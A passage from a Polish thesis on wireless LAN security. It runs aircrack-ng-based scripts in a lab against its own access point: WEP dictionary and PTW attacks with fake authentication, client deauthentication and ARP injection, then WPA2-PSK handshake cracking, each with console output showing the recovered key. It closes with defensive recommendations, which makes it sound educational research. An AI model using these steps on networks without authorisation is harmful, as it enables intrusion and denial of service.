
Konfiguracja zabezpieczeń badanego AP dostępna jest po wciśnięciu przycisku „Setup" opisanego obok jako „Security" jak na rysunku 12.4. W przypadku WEP, należało skonfigurować rodzaj uwierzytelniania oraz wpisać klucz. Jako rodzaj uwierzytelniania „Authentication" wybrano „Open System" lub „Shared Key" w zależności od danej metody przeprowadzania badań. W obu przypadkach w polu „Encryption" wybrano „WEP" oraz skonfigurowano 128-bitowy losowy heksadecymalny klucz o wartości: **7c5d213198f901823c12ae8cbb**. Wartość tą wpisano w pole tekstowe oznaczone jako „Encryption Key 1" po czym ustawiono parametr „Default TX Key" na „Key 1". Następnie przeładowano konfigurację za pomocą przycisku „Apply Changes". Szczegóły konfiguracji WEP przedstawia rysunek 10.5.



Rys. 10.5. Wybrane szczegóły konfiguracji zabezpieczeń WEP

10.1.2. Konfiguracja zabezpieczeń WPA-PSK/WPA2-PSK


Zabezpieczenia WPA-PSK/WPA2-PSK załącza się w tym samym miejscu co zabezpieczenia WEP (Rys. 10.5). Z listy określonej jako „Authentication" wybrano „WPA2-PSK" oraz uaktywniono szyfrowanie „WPA2(AES)". Z punktu widzenia przeprowadzonych później badań WPA/WPA2, nie ma znaczenia jaki rodzaj WPA oraz mechanizm poufności danych zostanie wybrany. Negocjacja czteroetapowa przebiega dokładnie tak samo w każdym przypadku. Kolejno wpisano klucz współdzielony PSK o wartości: **7c5d213198f901823c12ae8cbb** w polu oznaczonym jako „Pre-Shared Key" oraz przeładowano konfigurację za pomocą przycisku „Apply Changes". Rysunek 10.6. przedstawia omawiane szczegóły konfiguracji.



Rys. 10.6. Szczegóły konfiguracji zabezpieczeń WPA-PSK/WPA2-PSK

10.1.3. Konfiguracja zabezpieczeń WPA/WPA2 (Radius)

Metody zabezpieczeń WPA/WPA2 oparte o 802.1X oraz serwer Radius nie będą badane na stanowisku laboratoryjnym, jednak umożliwia ono ich konfigurację (Rys. 10.7).




Rys. 10.7. Szczegóły konfiguracji WPA/WPA (Radius)

10.2. Konfiguracja autoryzowanego klienta sieci WLAN

W pierwszej kolejności należało sprawdzić, czy w systemie Windows XP zainstalowanym na notebooku znajduję się poprawka firmy Microsoft, dotycząca obsługi WPA/WPA2 w systemie. Poprawka ta oznaczona jest symbolem KB893357 i nie podlega ona instalacji w automatycznym procesie uaktualniania systemu Windows XP. Została ona umieszczona w informacyjnym serwisie www stanowiska w dziale *Narzędzia*. Najprostszym sposobem jej instalacji jest połączenie z siecią bezprzewodową stanowiska, zabezpieczoną WEP-em lub bez zabezpieczeń oraz ściągnięcie i zainstalowanie poprawki bezpośrednio z serwisu stanowiska.

Konfiguracja zabezpieczeń w Windows XP dla klienta, przebiegła w trybie tzw. zerowej konfiguracji sieci bezprzewodowej. Większość kart bezprzewodowych dysponuje własnym oprogramowaniem do obsługi sieci WLAN, które automatycznie uaktywnia się po instalacji sprzętu, wyłączając jednocześnie ten tryb. Należało więc sprawdzić, czy zerowa konfiguracja jest załączona w systemie Windows XP. W tym celu w *Panelu Sterowania* wybrano *Połączenia sieciowe* a następnie właściwości docelowego połączenia bezprzewodowego. W zakładce *Sieci bezprzewodowe* zaznaczono opcję *„Użyj systemu Windows do konfiguracji sieci bezprzewodowej”*. Niektóre oprogramowanie do kart WLAN nie pozwala załączyć tej opcji (np. RaLink) we właściwościach sieci bezprzewodowej. W takim przypadku należy omawianą opcję uaktywnić za pomocą dostarczonego oprogramowania. Rysunek 10.8 przedstawia miejsce załączenia zerowej konfiguracji sieci bezprzewodowej.

Menadżer WLAN w systemie Windows XP (Rys. 10.8) dla każdego połączenia bezprzewodowego tworzy osobny profil zapisując go w polu „*Sieci preferowane”*. Raz zapisany profil nie zostanie zmodyfikowany po zmianie parametrów sieci (np. zmianie sposobu uwierzytelniania, mechanizmu poufności danych). W takim przypadku mogą pojawić się trudności w połączeniu z siecią bezprzewodową po każdej zmianie w konfiguracji punktu dostępowego. Najprostszym rozwiązaniem problemu jest usunięcie profilu sieci z menadżera WLAN po każdej modyfikacji parametrów sieci.



Rys.10.8 Menadżer sieci bezprzewodowych w Windows XP

W przypadku konfiguracji klienta do połączenia bezprzewodowego z kluczem współdzielonym (WEP, WPA-PSK, WPA2-PSK), procedura sprowadza się do dwukrotnego wpisania znaków klucza po kliknięci na wykrytą sieć bezprzewodową. Informacja o wykrytych sieciach powinna pojawić się w pasku systemowym pod warunkiem, że połączenie sieciowe jest włączone. Jedyną dodatkową czynnością, którą wykonać należy przed połączeniem jest sprawdzenie, czy w ustawieniach protokołu TCP/IP (zakładka „Ogólne" na rysunku 10.8) nie wpisano statycznie żadnego adresu IP. Jeśli tak – należy ustawić automatyczne pobieranie adresu IP oraz adresu serwera DNS.

Dla zabezpieczeń opartych o protokół 802.1X oraz serwer Radius, należy przeprowadzić dodatkową konfigurację profilu sieci bezprzewodowej (Rys. 10.8). Po włączeniu właściwości danego profilu, w zakładce „*Uwierzytelnianie*" jako „*Typ protokołu EAP"* należy wybrać *„Chroniony protokół EAP (PEAP)"* i odznaczyć wszystkie pozostałe opcje. Następnie we właściwościach powyższego protokołu należy również odznaczyć wszystkie opcje a jako metodę uwierzytelniania wybrać *„Bezpieczne hasło (EAP-MSCHAP v2)"* oraz w jej konfiguracji odznaczyć wszystkie opcje. Po zastosowaniu ustawień system zapyta o nazwę użytkownika oraz hasło. Jeśli podane zostaną właściwe informacje o tożsamości, połączenie zostanie nawiązane.

10.3. Konfiguracja skryptów oraz plików słownika

W pierwszej kolejności uzupełniono plik konfiguracyjny skryptów zgodnie z przeprowadzoną wcześniej konfiguracją oraz przedstawionymi wcześniej metodami. Rysunek 10.9 przedstawia szczegóły konfiguracji skryptów. Następnie do plików słownika dopisano wartości ustawionego klucza dla WEP oraz WPA/WPA2.

```
# parametry wspolne dla wszystkich skryptow

kanal=4                          # kanal dla badanej sieci
ssid=laboratorium                # ssid (nazwa) sieci
mac_ap=00:4F:62:0D:BC:9D         # adres MAC punktu dostepowego
mac_sta=00:19:D2:36:50:D3        # adres MAC skojarzonego klienta

# parametr dla wep-dict

dlugosc_wep=128                  # dlugosc wep (64 lub 128)
format_wep=1                     # format klucza (0 - ascii, 1 - hex)
```

Rys. 10.9. Szczegóły konfiguracji skryptów

10.4. Atak słownikowy na WEP

Atak słownikowy na algorytm WEP jest atakiem pasywnym, zatem nie wymaga on skojarzenia klienta z punktem dostępowym. Do przeprowadzenia tego ataku, uwierzytelnianie skonfigurowano jako otwarte z uwagi na następne w kolejności doświadczenie. Następnie w konsoli terminala systemu SlackPWR uruchomiono skrypt:

```
/wlan/wep-dict/krok1
```

który przełączył interfejs bezprzewodowy komputera PC w tryb *Monitor* oraz uruchomił przechwytywanie pakietów (Rys. 10.10).


```
CH  4 ][ Elapsed: 40 s ][ 2007-06-07 16:41

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:4F:62:0D:BC:9D   56 100      421        0    0   4  11  WEP  WEP         laboratorium

BSSID              STATION            PWR  Lost  Packets  Probes

00:4F:62:0D:BC:9D  00:19:D2:36:50:D3   66     0       54
```

Rys. 10.10 Przechwytywanie zaszyfrowanych pakietów

W przeglądarce notebooka otworzono serwis informacyjny stanowiska laboratoryjnego w celu zarejestrowania minimalnej liczby zaszyfrowanych pakietów danych. Uruchomiono kolejną konsolę terminala a w niej skrypt:

```
/wlan/wep-dict/krok2
```

który za pomocą *aircrack-ng* przeprowadził atak słownikowy na WEP. Wynik ataku przedstawia rysunek 10.11. Czas przeprowadzenia procedury ataku to około 1 minuta.



Rys. 10.11. Efekt końcowy ataku słownikowego na WEP

10.5. Atak PTW na WEP z uwierzytelnianiem otwartym

Atak PTW przeprowadzony za pomocą skryptów w systemie SlackPWR wymaga skojarzenia przynajmniej jednego klienta sieci bezprzewodowej. W pierwszej kolejności połączono interfejs bezprzewodowy notebooka do sieci a następnie uruchomiono w konsoli terminala systemu SlackPWR skrypt:

```
/wlan/wep-open/krok1
```

Skrypt ten przełączył interfejs bezprzewodowy w tryb *Monitor*, przeprowadził fałszywe uwierzytelnienie oraz rozpoczął proces wstrzykiwania pakietów żądania ARP (Rys. 10.12).

```
1. Tryb Monitor, podniesienie interfejsu...
Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (monitor mode enabled)

2. Symulacja skojarzenia z AP...

16:58:52  Waiting for beacon frame (BSSID: 00:4F:62:0D:BC:9D)
16:58:52  Sending Authentication Request
16:58:52  Authentication successful
16:58:52  Sending Association Request
16:58:52  Association successful :-)

3. Wstrzykiwanie pakietow ARP ...

Saving ARP requests in replay_arp-0607-165854.cap
You should also start airodump-ng to capture replies.
Read 187976 packets (got 91980 ARP requests), sent 62204 packets...(262 pps)
```

Rys. 10.12. Procedura uruchomienia wstrzykiwania pakietów żądania ARP

Następnie w kolejnej konsoli terminala uruchomiono skrypt:

```
/wlan/wep-open/krok2
```

który spowodował anulowanie uwierzytelnienia skojarzonej stacji bezprzewodowej (notebooka) oraz rozpoczął przechwytywanie pakietów (Rys. 10.13). Dodatkowo na pierwszej konsoli rozpoczęło się wstrzykiwanie pakietów żądania ARP (Rys. 10.12) chwilę po ponownym skojarzeniu autoryzowanego klienta z siecią.

```
CH  4 ][ Elapsed: 2 mins ][ 2007-06-07 17:02

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:4F:62:0D:BC:9D   55 100     1446    42144  302   4  11  WEP  WEP         laboratorium

BSSID              STATION            PWR  Lost  Packets  Probes

00:4F:62:0D:BC:9D  00:19:D2:36:50:D3   65     0    50532
00:4F:62:0D:BC:9D  00:02:6F:21:F8:A1   55     0    45929
```

Rys. 10.13. Przechwytywanie zaszyfrowanych pakietów żądania ARP

Po przechwyceniu około 60 tysięcy zaszyfrowanych pakietów danych, uruchomiono w nowej konsoli terminala ostatni skrypt, który za pomocą *aircrack-ng* przeprowadził atak PTW na klucz WEP:

```
/wlan/wep-open/krok3
```

Efekt wykonania powyższego skryptu przedstawiono na rysunku 10.14. Łączny czas przeprowadzenia procedury ataku PTW na klucz WEP w przypadku uwierzytelniania otwartego to około 4 minuty.

```
                              Aircrack-ng 0.9


                  [00:00:00] Tested 8/1400000 keys (got 57947 IVs)

KB    depth   byte(vote)
 0    0/  1   7C( 313) 87( 264) CA( 262) 91( 260) 54( 258) 96( 258)
 1    0/  1   5D( 295) 4E( 260) 05( 259) BF( 257) 8A( 256) 3E( 255)
 2    0/  1   21( 305) 94( 278) 1F( 272) 99( 271) 6A( 268) B4( 267)
 3    0/  1   31( 300) 6C( 264) F5( 264) F9( 261) FD( 260) 59( 257)
 4    0/  1   98( 337) 02( 269) F9( 269) E2( 263) B2( 261) BE( 261)
 5    0/  1   F9( 286) 05( 267) D5( 267) 8A( 259) 94( 259) A4( 259)
 6    0/  1   01( 289) E3( 272) 9E( 261) 39( 257) 56( 256) 85( 256)
 7    0/  1   82( 298) B4( 269) 63( 265) 90( 258) 64( 257) E4( 257)
 8    0/  8   C0( 273) 76( 268) 8C( 267) C1( 265) 63( 264) 5E( 263)
 9    0/  1   12( 297) B0( 275) 25( 270) BD( 265) 35( 259) 17( 258)
10    0/  1   AE( 304) 01( 269) 95( 265) D1( 265) E3( 258) 44( 257)
11    0/  1   8C( 299) D9( 264) 05( 262) 10( 261) AD( 258) A0( 257)
12    0/  1   BB( 307) 12( 264) DB( 260) 0E( 259) 15( 257) 20( 257)

          KEY FOUND! [ 7C:5D:21:31:98:F9:01:82:3C:12:AE:8C:BB ]
     Decrypted correctly: 100%
```

Rys. 10.14. Efekt końcowy ataku PTW na WEP

10.6. Atak PTW na WEP z uwierzytelnianiem współdzielonym

Po załączeniu uwierzytelniania z kluczem współdzielonym oraz połączeniu autoryzowanego klienta (notebook) do laboratoryjnej sieci bezprzewodowej uruchomiono w konsoli terminala skrypt:

```
/wlan/wep-shared/krok1
```

który przełączył interfejs bezprzewodowy w tryb *Monitor*, wykonał anulowanie uwierzytelnienia skojarzonego klienta oraz rozpoczął przechwytywanie pakietów od określonego w konfiguracji punktu dostępowego. Efekt wykonania powyższego skryptu przedstawia rysunek 10.15.

```
CH  4 ][ Elapsed: 2 mins ][ 2007-06-07 17:37

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:4F:62:0D:BC:9D   61 100     1717    50038  340   4  11  WEP  WEP    SKA  laboratorium

BSSID              STATION            PWR  Lost  Packets  Probes

00:4F:62:0D:BC:9D  00:19:D2:36:50:D3   61     0      164
00:4F:62:0D:BC:9D  00:02:6F:21:F8:A1   61     0    50166
```

Rys. 10.15. Przechwytywanie pakietów żądania ARP

Następnie (w krótkim odstępie czasowym) uruchomiono w nowej konsoli skrypt:

```
/wlan/wep-shared/krok2
```

który dokonał fałszywego uwierzytelnienia na podstawie przechwyconego zaszyfrowanego tekstu wezwania, spowodował drugie anulowanie uwierzytelnienia autoryzowanego klienta oraz uruchomił proces wstrzykiwania pakietów żądania ARP (Rys. 10.16). Po ponownym uwierzytelnieniu stacji bezprzewodowej rozpoczęło się generowanie sztucznego ruchu w sieci. W chwili, gdy ilość zebranych pakietów przekroczyła około 60 tysięcy, uruchomiono ostatni skrypt, odpowiedzialny za przeprowadzenie ataku PTW na przechwyconych danych. Efekt powyższych procedur przedstawia rysunek 10.17 a łączny czas ich wykonywania to około 4 minuty.

```
1. Oczekiwanie na ponowne uwierzytelnienie klienta ...

2. Falszywe uwierzytelnienie...

17:34:36  Waiting for beacon frame (BSSID: 00:4F:62:0D:BC:9D)
17:34:36  Sending Authentication Request
17:34:37  AP rejects open-system authentication
17:34:39  Part1: Authentication
17:34:39  Code 0 - Authentication SUCCESSFUL :)
17:34:39  Part2: Association
17:34:39  Waiting for beacon frame (BSSID: 00:4F:62:0D:BC:9D)
17:34:39  Code 0 - Association SUCCESSFUL :)

3. Drugie anulowanie uwierzytelniania skojarzonego klienta ...

17:34:41  Sending DeAuth to station   -- STMAC: [00:19:D2:36:50:D3]

4. Wstrzykiwanie pakietow ARP...

Saving ARP requests in replay_arp-0607-173444.cap
You should also start airodump-ng to capture replies.
Read 153787 packets (got 100638 ARP requests), sent 51200 packets...(317 pps)
```

Rys.10.16. Procedura uruchomienia wstrzykiwania pakietów ARP

```
                              Aircrack-ng 0.9


                [00:00:00] Tested 0/1400000 keys (got 61014 IVs)

KB    depth   byte(vote)
 0    0/  1   7C( 323) 5E( 281) 70( 274) FB( 274) A2( 272) 0A( 270)
 1    0/  1   5D( 310) D0( 286) 1F( 278) 34( 278) D1( 275) 03( 274)
 2    0/  1   21( 339) 8A( 285) 3E( 284) 09( 275) D9( 273) 26( 270)
 3    0/  1   31( 306) FC( 280) 43( 273) 47( 273) 0F( 272) 46( 271)
 4    0/  1   98( 350) 6F( 291) 9C( 280) 33( 279) AB( 278) 68( 275)
 5    0/  1   F9( 337) BA( 287) 7F( 281) 5F( 276) 9B( 273) C9( 269)
 6    0/  1   01( 327) 56( 284) 0B( 277) EC( 275) F4( 270) 50( 269)
 7    0/  1   82( 314) 81( 281) 89( 278) 91( 274) BD( 274) F6( 272)
 8    0/  1   3C( 324) 24( 293) ED( 283) EC( 280) 70( 277) 17( 276)
 9    0/  1   12( 300) BD( 279) 97( 277) 6E( 273) 21( 268) B0( 266)
10    0/  1   AE( 304) AA( 283) 24( 271) 01( 270) 7B( 268) DD( 268)
11    0/  1   8C( 313) CD( 276) 56( 274) BB( 274) 47( 271) 05( 267)
12    0/  1   BB( 291) 14( 285) 67( 279) E9( 278) 9C( 277) 18( 276)

          KEY FOUND! [ 7C:5D:21:31:98:F9:01:82:3C:12:AE:8C:BB ]
     Decrypted correctly: 100%
```

Rys. 10.17. Efekt końcowy ataku PTW na WEP

10.7. Atak słownikowy na WPA2 z uwierzytelnianiem PSK

Podobnie jak w przypadku dwóch poprzednich podpunktów, do przeprowadzenia ataku na WPA2-PSK za pomocą skryptów systemu SlackPWR niezbędna jest przynajmniej jedna prawidłowo uwierzytelniona stacja. Po odpowiednim skonfigurowaniu punktu dostępowego oraz połączeniu klienta z siecią bezprzewodową uruchomiono skrypt:

```
/wlan/wpa-psk/krok1
```

którego efektem jest rozpoczęcie przechwytywania pakietów (Rys. 10.18).

```
CH  4 ][ Elapsed: 56 s ][ 2007-06-07 18:38 ][ WPA handshake: 00:4F:62:0D:BC:9D

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:4F:62:0D:BC:9D   61 100      552       57    0   4  11  WPA2 CCMP   PSK  laboratorium

BSSID              STATION            PWR  Lost  Packets  Probes

00:4F:62:0D:BC:9D  00:19:D2:36:50:D3   65     0      104
```

Rys. 10.18. Przechwycenie komunikatów negocjacji czteroetapowej

Następnie doprowadzono do anulowania uwierzytelnienia skojarzonego klienta oraz ataku słownikowego na klucz PSK. Łączny czas wykonania całej procedury jest krótszy niż 1 minuta. Do przeprowadzenia ataku na WPA2-PSK posłużono się skryptem:

```
/wlan/wpa-psk/krok2
```

Efekt końcowy wykonanego ataku przedstawiono na rysunku 10.19.

```
                Aircrack-ng 0.9

 [00:00:00] 2 keys tested (44.87 k/s)

KEY FOUND! [ 7c5d213198f901823c12ae8cbb ]
```

Rys. 10.19. Efekt końcowy ataku słownikowego na WPA2-PSK

11. Wnioski końcowe

Doświadczenia pokazały, że zabezpieczenia zgodne z pierwszym opracowanym standardem sieci WLAN nie zapewniają nawet najmniejszego poziomu bezpieczeństwa. Już na etapie ich opracowywania znane były pierwsze słabości, związane z algorytmem RC4, które z biegiem czasu zostały ujawnione w implementacji WEP. Jednak o wybraniu omawianego algorytmu przesądziły jego charakterystyczne cechy, do których zaliczyć można prostotę oraz związane z nią niewielkie wymagania co do mocy obliczeniowej układów. W momencie opublikowania szczegółów metody FMS w 2001 roku rozpoczęto prace badawcze w gronie kryptografów, które trwały do kwietnia 2007 roku, kiedy opublikowano metodę PTW. W przeciągu 6 lat dopracowano sposoby łamania zabezpieczeń WEP redukując ilość potrzebnych do tego danych. Dodatkowo metoda wstrzykiwania pakietów ARP, umożliwiła złamanie omawianych mechanizmów bezpieczeństwa w czasie krótszym niż czas, który jest potrzebny na skonfigurowanie urządzenia dostępowego. Wydarzenia kwietnia 2007 roku całkowicie zdyskwalifikowały WEP co zostało potwierdzone wynikami eksperymentów na stanowisku laboratoryjnym, przedstawionymi w rozdziale 12 niniejszej pracy dyplomowej.

Przejściowym wyjściem z trudnej sytuacji stała się specyfikacja WPA, wprowadzająca szkielet uwierzytelniania 802.1X oraz algorytm TKIP eliminujący największe błędy w implementacji algorytmu RC4 w WEP. W przypadku większości urządzeń dostępowych, należało wymienić jedynie oprogramowanie (ang. *firmware*) na nowe, które oferowało wsparcie dla WPA. Rok 2004 zaowocował nowym standardem o nazwie WPA2, bazującym na metodach zastosowanych w specyfikacji WPA ale z całkiem innym algorytmem poufności danych AES, który wymagał modyfikacji sprzętowych urządzeń. Do tej pory, zarówno w przypadku TKIP jak i AES, nie wykryto żadnych luk. Jednak tylko niewielka ilość użytkowników zdecydowała się wykorzystać szkielet 802.1X w nowych rozwiązaniach. Dużą popularność zyskała sobie metoda uwierzytelniania oparta o klucz PSK, która podatna jest na atak słownikowy po przechwyceniu komunikatów negocjacji czteroetapowej. Zatem w przypadku słabych haseł (typu: dom, mieszkanie, mojasiec itd.), w bardzo krótkim czasie można odgadnąć klucz PSK za pomocą przedstawionych wcześniej wyników eksperymentów.


Klucz PSK w WPA/WPA2 na szczęście nie został całkiem zdyskwalifikowany. Wystarczy zastosować odpowiednią politykę tworzenia haseł. Najlepiej ustawiać długie hasła od 32 do 64 znaków, które zostały utworzone w sposób losowy np. przy pomocy zaufanego (najlepiej własnoręcznie napisanego) generatora haseł. Oprócz znaków alfanumerycznych należy również używać znaków specjalnych, co uniemożliwi przeprowadzenie ataku słownikowego. Dobrą metodą jest tzw. „podwójne" tworzenie haseł. Polega ono na ustaleniu danej frazy a następnie na zaszyfrowaniu jej za pomocą znanego tylko sobie algorytmu, którym może być np. zamienienie wybranych przez siebie znaków miejscami.

W chwili obecnej w pełni bezpieczny mechanizm uwierzytelniania to algorytm PEAP, wykorzystujący certyfikaty cyfrowe do obustronnego uwierzytelniania (TLS) lub metodę MS-CHAP-v2 opartą o certyfikaty od strony serwera oraz informacje o tożsamości (nazwa użytkownika i hasło) od strony klienta. Wymaga on jednak obecności serwera uwierzytelniającego Radius, którego konfiguracja, zwłaszcza w przypadku systemów linuksowych, sprawia administratorom sieci znaczne trudności. Dodatkowo w połączeniu z algorytmem AES o dużej sile kryptograficznej, tworzy on bezpieczny system bezprzewodowy, do którego nie ma możliwości włamania. Mimo to w dalszym ciągu możliwe jest przeprowadzenie ataków odmowy usługi w warstwie drugiej za pomocą omówionych narzędzi. Atakiem takim jest np. anulowanie uwierzytelnienia, które może zostać wykonywane w ciągłej pętli co spowoduje brak możliwości połączenia z punktem dostępowym (wersja inwazyjna ataku – DODATEK B). Należy również pamiętać o możliwości ataku DoS w warstwie fizycznej, który polega na zakłócaniu częstotliwości pracy danej sieci.

Z uwagi na specyficzny charakter medium transmisyjnego, które wykorzystywane jest przez sieci bezprzewodowe WLAN, wykrycie ewentualnej próby włamania jest mało prawdopodobne bez fizycznego zatrzymania sprawcy w trakcie jego przeprowadzania. Podobnie jak w przypadku omawianych problemów, związanych z opcjonalną weryfikacją adresów MAC przez punkt dostępowy, napastnik może zmienić adres fizyczny swojego interfejsu radiowego. Zdalna identyfikacja włamywacza jest możliwa jedynie na podstawie jego adresu MAC. Jednak wykorzystując np. aplikację *airodump-ng* oraz odpowiednio kierunkową antenę, można zlokalizować źródło włamania z zadowalającą dokładnością. Aplikacja ta wyświetla informacje o sile

sygnału (w jednostkach względnych RSSI) odbieranego od każdej stacji, skojarzonej z danym punktem dostępowym lub próbującej połączyć się z daną siecią.

Dodatkowo należy stwierdzić, że w przypadku sieci bezprzewodowych WLAN nie ma mechanizmu programowego, który zagwarantuje pełne bezpieczeństwo sieci pod każdym względem. Praktyka pokazuje, że oprócz odpowiedniej konfiguracji punktu dostępowego potrzebny jest również administrator z dużym doświadczeniem w zakresie tematyki poruszonej we wcześniejszych rozdziałach, który potrafi na bieżąco analizować oraz rozwiązywać problemy za pomocą ogólnodostępnych narzędzi. Zalecenia dotyczące bezpiecznej konfiguracji sieci WLAN (Rys. 11.1) przedstawione zostały w tabeli 11.1.



Rys. 11.1. Bezpieczna sieć bezprzewodowa WLAN

Tabela 11.1. Zalecenia dotyczące konfiguracji zabezpieczeń w sieciach WLAN

		Aspekty bezpieczeństwa warstwy drugiej sieci WLAN		
		Uwierzytelnianie	Poufność danych	Hasła
Sprzęt kompatybilny z IEEE 802.11/WPA	sieci prywatne	PSK	TKIP (RC4)	minimum 32 znaki w tym znaki specjalne, dodatkowo podwójne tworzenie haseł
	sieci korporacyjne	szkielet: IEEE 802.1X algorytm: PEAP lub EAP-TLS	TKIP (RC4)	PEAP: minimum 8 znaków w nazwie użytkownika i haśle EAP-TLS: brak haseł – certyfikaty cyfrowe
Sprzęt kompatybilny z IEEE 802.11i – WPA2	sieci prywatne	PSK	CCMP (AES)	minimum 32 znaki w tym znaki specjalne, dodatkowo podwójne tworzenie haseł
	sieci korporacyjne	szkielet: IEEE 802.1X algorytm: PEAP lub EAP-TLS	CCMP (AES)	PEAP: minimum 8 znaków w nazwie użytkownika i haśle EAP-TLS: brak haseł – certyfikaty cyfrowe

12. Podsumowanie

Sieci bezprzewodowe WLAN to idealny sposób na wyeliminowanie infrastruktury opartej o kable UTP (popularne skrętki). To również rozwiązanie, które nie wymaga kosztów większych niż te, które zapłacić trzeba za same urządzenia dostępowe. Ceny punktów dostępowych są na tyle niskie, że praktycznie każda firma lub instytucja może pozwolić sobie na ich zakup. Obecnie większość sprzedawanych urządzeń przenośnych (notebooki, palmtopy a nawet telefony komórkowe) posiada wbudowane moduły radiowe, zgodne ze standardami z rodziny 802.11x. Ponadto „świat bez kabli" to świat komfortu, który nie uzależnia użytkownika od długości przewodu ani konkretnego miejsca w pomieszczeniu, dając mu pewną swobodę. Wymienione czynniki spowodowały znaczny wzrost popularności technologii WLAN w ciągu kilku ostatnich lat oraz proporcjonalny do tego spadek kosztów produkcji urządzeń.

